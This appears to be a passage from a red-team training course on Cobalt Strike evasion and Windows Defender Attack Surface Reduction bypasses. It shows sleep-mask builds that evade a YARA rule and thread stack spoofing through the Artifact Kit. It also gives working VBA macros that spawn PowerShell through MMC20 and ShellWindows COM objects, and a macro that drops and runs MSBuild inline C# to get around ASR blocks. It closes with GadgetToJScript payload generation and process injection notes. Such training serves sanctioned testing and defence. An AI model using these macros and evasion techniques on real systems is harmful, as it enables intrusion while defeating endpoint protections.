⚠️ The build scripts run `rm -rf` on the output directory, so don't use something like `/home/ubuntu` (I learned the hard way).

The output will include x64 and x86 builds for each sleep mask variant, and an aggressor script. Copy the folder to the Windows Attacker VM.

```
C:\Users\Administrator\Desktop>pscp -r -i ssh.ppk ubuntu@10.10.0.69:/tmp/sleepmask C:\Tools\cobaltstrike
sleepmask_tcp.x64.o       | 0 kB |   1.0 kB/s | ETA: 00:00:00 | 100%
sleepmask_smb.x86.o       | 0 kB |   0.8 kB/s | ETA: 00:00:00 | 100%
sleepmask.x64.o           | 0 kB |   0.9 kB/s | ETA: 00:00:00 | 100%
sleepmask.x86.o           | 0 kB |   0.6 kB/s | ETA: 00:00:00 | 100%
sleepmask.cna             | 1 kB |   1.1 kB/s | ETA: 00:00:00 | 100%
sleepmask_smb.x64.o       | 1 kB |   1.0 kB/s | ETA: 00:00:00 | 100%
sleepmask_tcp.x86.o       | 0 kB |   0.8 kB/s | ETA: 00:00:00 | 100%
```

Go to **Cobalt Strike > Script Manager**, click **Load** and select `sleepmask.cna`. To test the mask, generate and execute a new Beacon payload.

💡 Already running Beacons will not have this new mask applied to them, only new Beacons.

The YARA rule for the default sleep mask no longer detects Beacon.

```
C:\Tools\YARA>yara64.exe -s beacon-default-sleep-mask.yara 2248
C:\Tools\YARA>
```

Thread Stack Spoofing

Thread Stack, or Call Stack Spoofing, is an in-memory evasion technique which aims to hide references to shellcode on a call stack. But first - what is a call stack? In general terms, a "stack" is a LIFO (last in, first out) collection, where data can be "pushed" (added) or "popped" (removed).






Image credit: Ryan Mariner Farney

The main purpose of a call stack (particularly in this context) is to keep track of where a routine should return to once it's finished executing. For instance, the MessageBoxW API in kernel32.dll has no knowledge of anything that may call it. Before calling this API, a return address is pushed onto the stack, so that once MessageBoxW has finished, execution flow can return back to the calling application.


Let's see what this means in the context of Beacon. Here, I have a Beacon running on Attacker Windows using the default EXE artefact. Process Hacker can display the running threads.



Double-click (or right-click > Inspect) on the main (highlighted) thread will reveal the content of the call stack. Here, we can see a call to **SleepEx** in `KernelBase.dll` and then two seemingly random memory addresses.



Cross-referencing the memory regions, we find that it leads us straight to the Beacon payload in memory.




This is showing that after the SleepEx call has completed, execution will return to Beacon, because this is where the API was called from. The main red flag being that the reference is directly to a memory address, rather than an exported function. This can be picked up by both automated tooling and manual analysis.

Stack spoofing can be enabled via the Artifact Kit by setting the "stack spoof" option to `true`.

```
[Artifact kit] [-] Usage:
[Artifact kit] [-] ./build <techniques> <allocator> <stage size> <rdll size> <include resource file> <output directory>
[Artifact kit] [-]  - Techniques       - a space separated list
[Artifact kit] [-]  - Allocator        - set how to allocate memory for the reflective loader.
[Artifact kit] [-]                       Valid values [HeapAlloc VirtualAlloc MapViewOfFile]
[Artifact kit] [-]  - Stage Size       - integer used to set the space needed for the beacon stage.
[Artifact kit] [-]                       For a 5K   RDLL stage size should be 271360 or larger
[Artifact kit] [-]                       For a 100K RDLL stage size should be 392192 or larger
[Artifact kit] [-]  - RDLL Size        - integer used to specify the RDLL size. Valid values [0, 5, 100]
[Artifact kit] [-]  - Resource File    - true or false to include the resource file
[Artifact kit] [-]  - stack spoof      - true or false to use the stack spoofing technique
[Artifact kit] [-]  - Output Directory - Destination directory to save the output
```

For example: `./build.sh pipe VirtualAlloc 271360 5 true true /tmp/dist>`. Copy the artifacts across to the Windows machine, load the CNA script and generate a new payload. When inspecting this process inside Process Hacker, we will see that the call stack for the main thread looks a little different.



The direct reference to memory addresses have been replaced.

At the time of writing, this implementation hooks the Beacon sleep function and overwrites its memory with a small trampoline. This zeros out the return address to prevent stack walking.

```
#ifdef _WIN64
        uint8_t trampoline[] = {
            0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, addr
            0x41, 0xFF, 0xE2                                            // jmp r10
        };
```

After setting up the trampoline, it uses Fiber APIs such as CreateFiber, SwitchToFiber and DeleteFiber to execute alternate units of work, like WaitForSingleObject.

The source code for achieving this is in `arsenal-kit/kits/artifact/src-common/spoof.c`.

Attack Surface Reduction

Attack Surface Reduction (ASR) is a set of hardening configurations that aims to mitigate attack techniques commonly used by attackers. ASR rules are implemented in LUA and are enforced by Windows Defender. They are as follows (highlighted in bold are the ones we'll focus on in the module):

- Block abuse of exploited vulnerable signed drivers
- Block Adobe Reader from creating child processes
- **Block all Office applications from creating child processes**
- **Block credential stealing from the Windows local security authority subsystem (lsass.exe)**
- Block executable content from email client and webmail
- Block executable files from running unless they meet a prevalence, age, or trusted list criterion
- Block execution of potentially obfuscated scripts
- Block JavaScript or VBScript from launching downloaded executable content
- Block Office applications from creating executable content
- **Block Office applications from injecting code into other processes**
- Block Office communication application from creating child processes
- Block persistence through WMI event subscription
- **Block process creations originating from PSExec and WMI commands**
- Block untrusted and unsigned processes that run from USB
- **Block Win32 API calls from Office macros**
- Use advanced protection against ransomware

Many of these rules do work in combination - you could find a bypass to a single rule in isolation, but it may still be blocked by another rule. The bypasses demonstrated in this module assume that all the highlighted rules are enabled at the same time.

Enumeration

ASR rules can be enumerated remotely via GPO, from the local registry of a machine to which they're applied, or with PowerShell's Get-MpPreference cmdlet.

GPO

The first task is to identify the GPO containing the ASR configuration - one possible approach is to search GPOs by name.

```
beacon> powershell-import /root/tools/PowerView.ps1
beacon> powerpick Get-DomainGPO -Name ASR -Properties GpcFileSysPath

gpcfilesyspath
--------------
\\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}
```

```
beacon> ls \\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 554b     fil     11/12/2021 18:02:45   comment.cmtx
 1kb      fil     11/12/2021 18:02:45   Registry.pol
```

Download **Registry.pol** from the GpcFileSysPath and read it with **Parse-PolFile**.

```
beacon> download \\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine\Registry.pol
[*] Tasked beacon to download \\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine
\Registry.pol
[+] host called home, sent: 121 bytes
[*] started download of \\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine\Regist
ry.pol (1588 bytes)
[*] download of Registry.pol is complete
```

```
PS C:\Users\Administrator\Desktop> Parse-PolFile .\Registry.pol

KeyName     : Software\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR
ValueName   : ExploitGuard_ASR_Rules
ValueType   : REG_DWORD
ValueLength : 4
ValueData   : 1

KeyName     : Software\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules
ValueName   : d4f940ab-401b-4efc-aadc-ad5f3c50688a
ValueType   : REG_SZ
ValueLength : 4
ValueData   : 1
```

The first entry is called **ExploitGuard_ASR_Rules** and the ValueData is set to **1**. This simply indicates that ASR rules are enabled. Following are each ASR rule donated by its GUID. d4f940ab-401b-4efc-aadc-ad5f3c50688a is **Block all Office applications from creating child processes.**

These values can be:

- 0 - Disable
- 1 - Block
- 2 - Audit
- 6 - Warn

You can find which OUs (and subsequently which machines) this GPO is applied to with `Get-DomainOU` and the `-GPLink` parameter. This will only return OUs that the specified GPO GUID in their gplink property.

```
beacon> powerpick Get-DomainOU -GPLink 0047C7A8-63E1-4F60-A981-D5DD7F3F8663 -Properties DistinguishedName

distinguishedname
-----------------
OU=2,OU=Workstations,DC=redteamops2,DC=local

beacon> powerpick Get-DomainComputer -SearchBase "LDAP://OU=2,OU=Workstations,DC=redteamops2,DC=local" -Properties SamAccountName

samaccountname
--------------
WKSTN-2$
```

Registry

To read from a local registry, simply query **HKLM**:

```
beacon> reg query x64 HKLM\Software\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR

ExploitGuard_ASR_Rules   1

beacon> reg query x64 HKLM\Software\Policies\Microsoft\Windows Defender\Windows Defender Exploit Guard\ASR\Rules

d4f940ab-401b-4efc-aadc-ad5f3c50688a 1
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 1
75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84 1
```

```
d1e49aac-8f56-4280-b9ba-993a6d77406c 1
92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b 1
```

PowerShell

```
beacon> powerpick Get-MpPreference | select -expand AttackSurfaceReductionRules_Ids

75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84
92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
d1e49aac-8f56-4280-b9ba-993a6d77406c
d4f940ab-401b-4efc-aadc-ad5f3c50688a

beacon> powerpick Get-MpPreference | select -expand AttackSurfaceReductionRules_Actions

1
1
1
1
1
```


Block Child Processes

"This rule blocks Office apps from creating child processes. This includes Word, Excel, PowerPoint, OneNote, and Access."

In the Red Team Ops course, students create macro-enabled documents that spawn and run a PowerShell payload. The VBA looks something like this:

```
Sub Exec()
Dim wshAs Object
Set wsh = CreateObject("WScript.Shell")
    wsh.Run "powershell"
Set wsh =NothingEndSub
```

If we try and run this on WKSTN-2 which has this ASR rule enabled, we're blocked with a Windows Security alert.



COM Bypass


One method to get around this is by using COM. It's possible to instantiate COM objects directly from VBA, so we can look at leveraging those that we know result in code execution.

Not every COM object will do though - the **LocalServer32** key must be set so that the process will have a parent that is **not** the Office application. For instance, the **MMC20.Application** object will use mmc.exe as the parent, and both the **ShellWindows** and **ShellBrowserWindow** ShellExecute methods will use explorer.exe as the parent.

Here's an example using MMC20.Application:

```
Sub Exec()
Dim mmcAs Object
Set mmc = CreateObject("MMC20.Application")
    mmc.Document.ActiveView.ExecuteShellCommand "powershell", "", "", "7"
Set mmc =NothingEndSub
```

mmc.exe will close straight away, thus leaving PowerShell spawned but without a parent.




Different versions of Windows seem to handle spawning MMC20.Application differently. During my research I found that Windows 10 (tested using 21H1) will spawn mmc.exe as a child of the calling app (in this case Word/Excel/etc). But on Windows Server 2019 (1809), mmc.exe spawns as a child of svchost.exe.

So the above VBA will bypass this ASR rule on something like a Terminal Services machine or a server delivering Office via Citrix, but not on a "standard" end-user Windows 10 machine.

And here's another example using ShellWindows:


```
Sub Exec()
Dim comAs Object
Set com = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
    com.Item.Document.Application.ShellExecute "powershell", "", "", Null, 0
Set com =NothingEndSub
```

This will not produce a visible PowerShell window, but it will be running as a child of explorer.exe. This is probably the most OPSEC way to spawn PowerShell (as far as OPSEC and PowerShell goes).



LOLBAS

It also turns out that not all processes are blocked when this rule is enabled. For instance, `WScript.Shell` can be used to start Notepad.




This suggests that the ASR rule is actually based on some sort of blacklist, so there may be scope to use command-line based execution. An obvious place to look for these is the LOLBAS project. It only took me a few minutes to discover that **msbuild.exe** is not blocked, and there are probably loads more if you look deeper.

MSBuild can execute inline C# code from a `.xml` or `.csproj` file. The MSBuild XML schema is documented here. Take the following example:


```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="MSBuild">
    <ASRSucks />
  </Target>
  <UsingTaskTaskName="ASRSucks"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;

        public class ASRSucks : Task, ITask
        {
          public override bool Execute()
          {
              Console.WriteLine("Hello from C#!");
              return true;
          }
        }
      ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

This can be executed like so:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe test.xml
```



The only requirement is that we drop this code to disk. One strategy could be to save the code somewhere in the document (such as the comments), fetch it with the Macro, write to disk and execute.




```
Sub Exec()
Dim commentAs String
Dim fSoAs Object
Dim dropperAs Object
Dim wshAs Object
Dim tempAs String
Dim commandAs String
```

```
    temp = LCase(Environ("TEMP"))

Set fSo = CreateObject("Scripting.FileSystemObject")
Set dropper = fSo.CreateTextFile(temp & "\code.xml",True)

    comment = ActiveDocument.BuiltInDocumentProperties("Comments").Value

    dropper.WriteLine comment
    dropper.Close

Set wsh = CreateObject("WScript.Shell")

    command = "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe " & temp & "\code.xml"

    wsh.Run command

Set fSo =NothingSet dropper =NothingSet wsh =NothingEndSub
```


Remember that this drops the code to disk, so ensure you remove it afterwards.

Block Win32 APIs


"This rule prevents VBA macros from calling Win32 APIs."

Many popular tools, such as VBA-RunPE, use P/Invoke within VBA to carry out actions such as process injection. The way this rule is implemented seems rather odd. If you create a word document and attempt to pop a message box, it will work.

```
PrivateDeclare PtrSafeFunction MessageBoxALib "user32.dll" (ByVal hWndAs Long,ByVal lpTextAs String,ByVal lpCaptionAs String,ByVal
 uTypeAs Long)As Long

Sub Exec()
Dim ResultAs Long
    Result = MessageBoxA(0, "This is a test", "Hello World", 0)
EndSub
```



However, as soon as you try to save it to disk, Defender will block it.



I believe the rationale is that whenever you're sent a file, or you download one via a browser, Defender will delete it before it can be saved. Even if you "open" a document from a browser, rather than "save" it, a temporary file is dropped to disk. After some testing, I found that this rule only seems to be enforced when you P/Invoke directly from VBA - and not when it's done via GadgetToJScript.


Create a new .cs file and enter the code you want to execute. G2JS requires the code to execute be in the constructor.

```
using System;
using System.Runtime.InteropServices;

publicclassProgram
{
    [DllImport("user32.dll", CharSet = CharSet.Unicode)]
staticexternintMessageBoxW(IntPtr hWnd,string lpText,string lpCaption,uint uType);

publicProgram()
    {
        MessageBoxW(IntPtr.Zero, "Hello from GadgetToJScript", "Hello World", 0);
    }
}
```

When we run G2JS, we provide the source code and specify the output type.

```
C:\Tools\GadgetToJScript>GadgetToJScript\bin\Debug\GadgetToJScript.exe -c TestAssembly\Program.cs -o C:\Users\Administrator\Desktop
\vba -w vba -b
[+]: Generating the vba payload
[+]: First stage gadget generation done.
[+]: Compiling your .NET code located at:TestAssembly\Program.cs
[+]: Second stage gadget generation done.
[*]: Payload generation completed, check: C:\Users\Administrator\Desktop\vba.vba
```

Copy the content of the VBA file, paste it into Word on WKSTN-2 and execute.



This document will save to disk - although Defender may complain about the content, it's thanks to a static G2JS signature, rather than anything to do with P/Invoke or APIs.

Block Code Injection

"This rule blocks code injection attempts from Office apps into other processes."

This was another interesting study - now that we have a way to call the APIs under ASR, we can try and inject into other arbitrary processes or the process that we create. Going straight to the basic VirtualAllocEx/WriteProcessMemory/CreateRemoteThread pattern, no shellcode was executed. But looking at the memory

regions of the target process showed that the memory region **was** created and the shellcode **was** sitting in memory. The only call that failed was CreateRemoteThread.

Based on this I assume the API itself is not being blocked and that there's some other means by which ASR is preventing the creation of the thread. Instead, we can try other injection methods that don't require the CRT API - such as QueueUserAPC.

